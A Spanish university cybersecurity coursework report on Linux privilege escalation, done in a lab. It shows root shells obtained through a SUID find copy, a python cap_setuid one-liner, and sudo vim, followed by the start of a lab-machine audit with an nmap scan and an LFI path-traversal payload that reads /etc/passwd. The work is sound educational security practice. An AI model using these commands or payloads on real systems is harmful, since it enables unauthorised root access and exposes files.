



Universidad Europea

UNIVERSIDAD EUROPEA DE MADRID

ESCUELA DE ARQUITECTURA, INGENIERÍA Y DISEÑO

MASTER EN CIBERSEGURIDAD

**M4. SEGURIDAD EN EL SOFTWARE BASE Y LAS
APLICACIONES**

Configuración de Linux Centos de forma segura

CARLOS LÓPEZ

JAIME GARCÍA

JOSE MARIA LOZANO

CURSO 2025-2026

ÍNDICE

Índice	2
1 Introducción	3
2 Ejercicio 1. Escalada de privilegios en Ubuntu	4
2.1 Entorno utilizado	4
2.2 Preparación: usuario no privilegiado	4
2.3 Escalada mediante SUID	5
2.4 Escalada mediante capabilities	6
2.5 Escalada mediante abuso de sudo	7
3 Ejercicio 2	9
3.1 Snoopy	9
3.2 Blogsito	18
4 Conclusión	27

1 INTRODUCCIÓN

La presente actividad tiene como finalidad analizar, desde una perspectiva eminentemente práctica, distintos escenarios de compromiso y escalada de privilegios en sistemas Linux. Para ello, el trabajo se estructura en dos grandes bloques complementarios. En el primero, se estudian varias configuraciones inseguras introducidas deliberadamente sobre una máquina Ubuntu, con el objetivo de demostrar cómo mecanismos legítimos del sistema, tales como el bit SUID, las Linux capabilities y una configuración permisiva de sudo, pueden convertirse en vectores críticos de escalada cuando no se administran conforme al principio de mínimo privilegio. En el segundo bloque, se documenta la explotación de máquinas de laboratorio de la plataforma Fluxbound, mostrando un proceso de auditoría más cercano a un escenario real, en el que resulta necesario combinar reconocimiento, enumeración, explotación de vulnerabilidades web y post-explotación hasta alcanzar el control completo del sistema.

A lo largo del documento se refleja una idea central en ciberseguridad ofensiva: la escalada de privilegios rara vez depende de una única técnica compleja, sino de la concatenación lógica de debilidades, malas prácticas y errores de configuración. De este modo, se abordan tanto vectores locales como remotos, incluyendo la explotación de vulnerabilidades como LFI, XSS almacenado, CSRF, subida de ficheros y abusos de sudoers, siempre con apoyo en evidencias experimentales, capturas y resultados verificables. El propósito no es solo acreditar la explotación de cada máquina o escenario, sino también comprender el razonamiento técnico seguido en cada fase, así como extraer conclusiones útiles desde el punto de vista defensivo.

2 EJERCICIO 1. ESCALADA DE PRIVILEGIOS EN UBUNTU

2.1 ENTORNO UTILIZADO

Se ha desplegado una máquina virtual Ubuntu 25.04 (64 bits) sobre VMware Workstation, utilizando la imagen precompilada de osboxes.org (disco. vmdk integrado en una VM creada manualmente). El usuario por defecto es osboxes, con privilegios sudo, desde el que se realizan las configuraciones como administrador del sistema.


Las herramientas empleadas son nativas de la distribución: adduser, chmod, setcap, getcap, visudo y el propio interprete python3.13. No se ha instalado software adicional salvo vim (requerido como vector en el vector de sudo).

2.2 PREPARACIÓN: USUARIO NO PRIVILEGIADO

Se crea un usuario usertest sin permisos administrativos, que actuara como usuario atacante en los tres vectores de escalada planteados:

```
sudo adduser usertest
sudo -l -U usertest
```

El comando adduser genera el usuario con UID 1002 y lo asigna al grupo users. La verificación posterior mediante sudo -l -U usertest devuelve el mensaje User usertest is not allowed to run sudo on osboxes, lo cual confirma que el usuario carece de privilegios sudo en el sistema (es decir, parte de una línea base sin capacidad de escalada legitima).



```
osboxes@osboxes:~$ sudo adduser usertest
info: Adding user 'usertest' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'usertest' (1002) ...
info: Adding new user 'usertest' (1002) with group 'usertest (1002)' ...
info: Creating home directory '/home/usertest' ...
info: Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for usertest
Enter the new value, or press ENTER for the default
  Full Name []: Tester
    Room Number []: 1
    Work Phone []: 2
    Home Phone []: 3
      Other []: 4
Is the information correct? [Y/n] y
info: Adding new user 'usertest' to supplemental / extra groups 'users' ...
info: Adding user 'usertest' to group 'users' ...
osboxes@osboxes:~$ sudo -l -U usertest
User usertest is not allowed to run sudo on osboxes.
osboxes@osboxes:~$
```

Figura 1. Creación del usuario usertest y verificación de la ausencia de privilegios sudo.

2.3 ESCALADA MEDIANTE SUID

El bit SUID (Set User ID) hace que un binario se ejecute con los permisos del propietario del archivo, no del usuario que lo invoca. Si un binario propiedad de root tiene el bit SUID activo, cualquier usuario del sistema que lo ejecute lo hará con privilegios efectivos de root (euid=0).

2.3.1 Configuración vulnerable

Desde el usuario osboxes se copia el binario /usr/bin/find a una ruta secundaria y se le asigna el bit SUID:

```
sudo cp /usr/bin/find /usr/local/bin/find_suid
sudo chmod u+s /usr/local/bin/find_suid
ls -la /usr/local/bin/find_suid
```

La salida de ls -la muestra los permisos -rwsr-xr-x: la s en la posición del propietario confirma que el bit SUID está activo. El binario pertenece a root y conserva el mismo tamaño (212536 bytes) que el original, lo que evidencia que es una copia íntegra con privilegios heredados.





Figura 2. Configuración del bit SUID sobre una copia del binario find.

2.3.2 Explotación desde usuario no privilegiado

El binario find permite ejecutar comandos arbitrarios mediante la opción -exec. Al ejecutarse con SUID como root, los comandos que lanza heredan esos privilegios. Se explota esta característica desde usertest:

```
su - usertest
id
/usr/local/bin/find_suid . -exec /bin/bash -p \;
whoami
id
```

El flag -p de bash es crítico: sin él, la shell descartaría los privilegios efectivos heredados del SUID (por razones de seguridad). Tras la explotación, el comando id muestra uid=1002(usertest) euid=0(root). El euid=0 es la prueba de la escalada: aunque el UID real sigue siendo el del usuario original, el proceso opera con permisos efectivos de root, por lo que puede leer, escribir y ejecutar cualquier recurso del sistema.

A terminal window titled 'Ubuntu 64-bit' showing a sequence of commands to exploit a SUID binary. The user 'osboxes' switches to 'usertest' using 'su - usertest'. Then, 'usertest' runs 'whoami' (returns 'usertest') and 'id' (shows 'uid=1002(usertest) gid=1002(usertest) groups=1002(usertest),100(users)'). Next, 'usertest' runs '/usr/local/bin/find_suid . -exec /bin/bash -p \;'. This spawns a root shell 'bash-5.2#'. Finally, 'bash-5.2#' runs 'id' (shows 'uid=0(root) euid=0(root) groups=1002(usertest),100(users)') and 'whoami' (returns 'root').

```
osboxes@osboxes:~$ su - usertest
Password:
usertest@osboxes:~$ whoami
usertest
usertest@osboxes:~$ id
uid=1002(usertest) gid=1002(usertest) groups=1002(usertest),100(users)
usertest@osboxes:~$ /usr/local/bin/find_suid . -exec /bin/bash -p \;
bash-5.2# whoami
root
bash-5.2# id
uid=0(root) euid=0(root) groups=1002(usertest),100(users)
bash-5.2#
```

Figura 3. Explotación del binario SUID y verificación de `euid=0` desde `usertest`.

2.4 ESCALADA MEDIANTE CAPABILITIES


Las Linux capabilities permiten asignar privilegios granulares a binarios sin recurrir al mecanismo SUID (que concede todos los permisos del propietario de forma binaria). La capability `cap_setuid` faculta a un proceso para cambiar arbitrariamente su UID, incluyendo la adopción de `uid=0` (es decir, convertirse en root directamente). Un binario con `cap_setuid+ep` asignada es explotable del mismo modo que uno con SUID, aunque de forma más limpia en cuanto al estado final del proceso.

2.4.1 Configuración vulnerable

En esta distribución, `/usr/bin/python3` es un enlace simbólico hacia el binario real `/usr/bin/python3.13`. Dado que `setcap` no acepta enlaces simbólicos como objetivo, la capability debe aplicarse directamente sobre el binario resuelto:

```
sudo setcap cap_setuid+ep /usr/bin/python3.13
getcap /usr/bin/python3.13
```

El comando `getcap` devuelve `/usr/bin/python3.13 cap_setuid=ep`. Las siglas `e` (effective, la capability esta activa al ejecutar el binario) y `p` (permitted, el proceso puede adoptarla) confirman la configuración correcta del vector.

A terminal window titled 'osboxes@osboxes: ~' showing the assignment of the 'cap_setuid' capability to the python3.13 binary. The user runs 'sudo setcap cap_setuid+ep /usr/bin/python3.13' and then 'getcap /usr/bin/python3.13', which outputs '/usr/bin/python3.13 cap_setuid=ep'.

```
osboxes@osboxes:~$ sudo setcap cap_setuid+ep /usr/bin/python3.13
osboxes@osboxes:~$ getcap /usr/bin/python3.13
/usr/bin/python3.13 cap_setuid=ep
osboxes@osboxes:~$
```


Figura 4. Asignación de la capability `cap_setuid` al binario `python3.13`.

2.4.2 Explotación desde usuario no privilegiado

Desde `usertest` se invoca el intérprete con un one-liner que combina la llamada de sistema `os.setuid(0)` (autorizada gracias a la capability) con el lanzamiento de una shell nueva que hereda el UID modificado:

```
su - usertest
id
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
whoami
id
```

El `id` final devuelve `uid=0(root) gid=1002(usertest) groups=1002(usertest),100(users)`. A diferencia del vector SUID, aquí el UID real cambia a 0 (no solo el efectivo), lo cual es consistente con el mecanismo de `setuid(0)` de la llamada al sistema. El GID permanece en 1002 porque el exploit no modifica el grupo primario, aunque para efectos de control de acceso esto es irrelevante (el sistema ya trata al proceso como root).



```
usertest@osboxes:~$ su - usertest
Password:
usertest@osboxes:~$ id
uid=1002(usertest) gid=1002(usertest) groups=1002(usertest),100(users)
usertest@osboxes:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@osboxes:~# whoami
root
root@osboxes:~# id
uid=0(root) gid=1002(usertest) groups=1002(usertest),100(users)
root@osboxes:~#
```

Figura 5. Escalada completa mediante `python3` con `cap_setuid: uid=0(root)`.

2.5 ESCALADA MEDIANTE ABUSO DE SUDO

El fichero `/etc/sudoers` define las reglas de delegación de privilegios a usuarios no administrativos. Configuraciones aparentemente limitadas (permitir un solo binario "inofensivo") son en realidad explotables cuando el binario permitido expone funcionalidades que a su vez ejecutan comandos del sistema, como hacen la mayoría de editores, visores y utilidades de búsqueda (`vim`, `less`, `find`, `awk`, `nmap`, entre otros).

2.5.1 Configuración vulnerable

Se añade a `/etc/sudoers` una regla que permite a `usertest` ejecutar `vim` con privilegios de root sin necesidad de contraseña:

```
sudo visudo
usertest ALL=(ALL) NOPASSWD: /usr/bin/vim
```

La verificación posterior mediante `sudo cat /etc/sudoers | grep usertest` confirma la presencia de la regla. Desde el punto de vista del administrador, esta configuración parece justificable (por ejemplo, para permitir a un usuario editar un fichero de configuración concreto); sin embargo,


vim incorpora un mecanismo (la directiva `!`) que permite lanzar comandos externos al sistema operativo desde dentro del editor.

2.5.2 Explotación desde usuario no privilegiado

Desde `usertest` se enumera el permiso concedido y se explota mediante el modo de ejecución de comandos de vim:

```
su - usertest
sudo -l
sudo vim -c '!/bin/bash'
whoami
id
```

El comando `sudo -l` lista los permisos delegados: (ALL) NOPASSWD: /usr/bin/vim. La invocación `sudo vim -c '!/bin/bash'` arranca vim como root y le pasa directamente la directiva `!/bin/bash`, que lanza una shell nueva heredando el contexto de privilegios de vim. El `id` final muestra `uid=0(root) gid=0(root) groups=0(root)`: escalada completa, con cambio integro de UID, GID y grupos secundarios (el resultado mas privilegiado de los tres vectores analizados).



```
root@osboxes: /home/usertest
osboxes@osboxes:~$ sudo visudo
osboxes@osboxes:~$ sudo cat /etc/sudoers | grep usertest
usertest ALL=(ALL) NOPASSWD: /usr/bin/vim
osboxes@osboxes:~$ su - usertest
Password:
usertest@osboxes:~$ sudo -l
Matching Defaults entries for usertest on osboxes:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User usertest may run the following commands on osboxes:
    (ALL) NOPASSWD: /usr/bin/vim
usertest@osboxes:~$ sudo vim -c '!/bin/bash'
[sudo] password for usertest:
sudo: vim: command not found
usertest@osboxes:~$ sudo vim -c '!/bin/bash'

^[[Iroot@osboxes:/home/usertest# whoami
root
root@osboxes:/home/usertest# id
uid=0(root) gid=0(root) groups=0(root)
root@osboxes:/home/usertest#
```

Figura 6. Escalada completa mediante `sudo vim`: `uid=0 gid=0 groups=0`.

3 EJERCICIO 2

A continuación, se procederá a mostrar la explotación de dos máquinas de la plataforma Fluxbound. En este caso, se han vulnerado la llamada Snoopy y posteriormente Blogsito.


3.1 SNOOPY

Para iniciar la auditoría, se realizó un escaneo de puertos mediante la herramienta nmap para identificar los servicios activos en la dirección IP del objetivo (10.0.80.46).

3.1.1 Escaneo de Puertos (Nmap)

El análisis reveló los siguientes servicios:

- **Puerto 21 (FTP):** vsftpd 3.0.5.
- **Puerto 22 (SSH):** OpenSSH 9.6p1 (Ubuntu).
- **Puerto 80 (HTTP):** Servidor Apache 2.4.58.
- **Puerto 3306 (MySQL/MariaDB):** Base de datos.
- **Puerto 8081 (Diagnostics):** Servicio personalizado denominado "Snoopy Diagnostics".



```
cali@kali: ~/Escritorio
$ nmap -sV -sC 10.0.80.46
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-24 16:54 CET
Nmap scan report for 10.0.80.46
Host is up (0.018s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             vsftpd 3.0.5
22/tcp    open  ssh             OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http            Apache httpd 2.4.58 ((Ubuntu))
3306/tcp  open  mysql           MariaDB 10.3.23 or earlier (unauthorized)
8081/tcp  open  blackice-icecap?
SSH-hostkey:
| 256 9a:bf:cc:3c:58:e7:ef:17:2e:5f:34:71:1f:fb:ad:57 (ECDSA)
|_ 256 25:64:5e:43:1b:50:26:53:34:e4:19:e2:dd:29:af:65 (ED25519)
http-robots.txt: 2 disallowed entries
_/config/_/config/creds.bak
_http-title: Snoopy \x21\x00\xA2 Routique 0 Grooming
_http-server-header: Apache/2.4.58 (Ubuntu)
3306/tcp open  mysql           MariaDB 10.3.23 or earlier (unauthorized)
8081/tcp open  blackice-icecap?
Fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOHFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRM
1, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, NotesRPC, RPCCheck, RTSPRequest, SIPOption
x, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, WWWOFFLEctrlistat, X11P
robe, afp, gftp, ms-sql-s, oracle-tls:
|_ Snoopy diagnostics: Snoopy
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8081-TCP:V=7.95S=E7D0-2/24sTime=6990C9B2Sp=x86_64-pc-linux-gnuXr(NU
SF:Fill,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(GetRequest,1B,"Snoopy\x20
SF:diagnostics:\x20Snoopy\n")Xr(FourOHFourRequest,1B,"Snoopy\x20diagnostic
SF:z:\x20Snoopy\n")Xr(SIPOptions,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")X
SF:r(WWWOFFLEctrlistat,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(Genericl
SF:ines,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(HTTPOptions,1B,"Snoopy\x
SF:20diagnostics:\x20Snoopy\n")Xr(RTSPRequest,1B,"Snoopy\x20diagnostics:\x
SF:20Snoopy\n")Xr(RPCCheck,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(DNSV
SF:ersionBindReqTCP,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(DNSStatusRe
SF:questTCP,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(Help,1B,"Snoopy\x20
SF:diagnostics:\x20Snoopy\n")Xr(SSLSessionReq,1B,"Snoopy\x20diagnostics:\x
SF:20Snoopy\n")Xr(TerminalServerCookie,1B,"Snoopy\x20diagnostics:\x20Snoo
SF:y\n")Xr(TLSSessionReq,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(Kerber
SF:os,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(SMBProgNeg,1B,"Snoopy\x20
SF:diagnostics:\x20Snoopy\n")Xr(X11Probe,1B,"Snoopy\x20diagnostics:\x20Sno
SF:opy\n")Xr(LPString,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(LDAPSear
SF:chReq,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(LDAPBindReq,1B,"Snoopy
SF:\x20diagnostics:\x20Snoopy\n")Xr(LANDesk-RC,1B,"Snoopy\x20diagnostics:\
SF:\x20Snoopy\n")Xr(TerminalServer,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")
SF:Xr(NCP,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(NotesRPC,1B,"Snoopy\x
SF:20diagnostics:\x20Snoopy\n")Xr(JavaRMI,1B,"Snoopy\x20diagnostics:\x20S
SF:opy\n")Xr(WMSRequest,1B,"Snoopy\x20diagnostics:\x20Snoopy\n")Xr(oracle
```

Ilustración 1: Resultado nmap

Además, el escaneo detectó la presencia de un archivo robots.txt que prohibía el acceso a los directorios /config/ y /config/creds.bak, sugiriendo la existencia de archivos de configuración expuestos.

3.1.2 Identificación y Explotación de Vulnerabilidades

3.1.2.1 Local File Inclusion (LFI)

Al analizar la aplicación web "Snoopy Boutique & Grooming", se identificó que el parámetro page en index.php era vulnerable a LFI. Se confirmó la vulnerabilidad cargando archivos críticos del sistema:

1. **Lectura de /etc/passwd:** Se visualizó la lista de usuarios del sistema, confirmando la existencia de los usuarios snoopy y woodstock.
2. **Lectura de /etc/os-release:** Se confirmó que el sistema operativo es **Ubuntu 24.04.3 LTS (Noble Numbat)**.

Payload utilizado: `http://10.0.80.46/index.php?page=../../../../../../etc/passwd`




Ilustración 2: salida etc/passwd

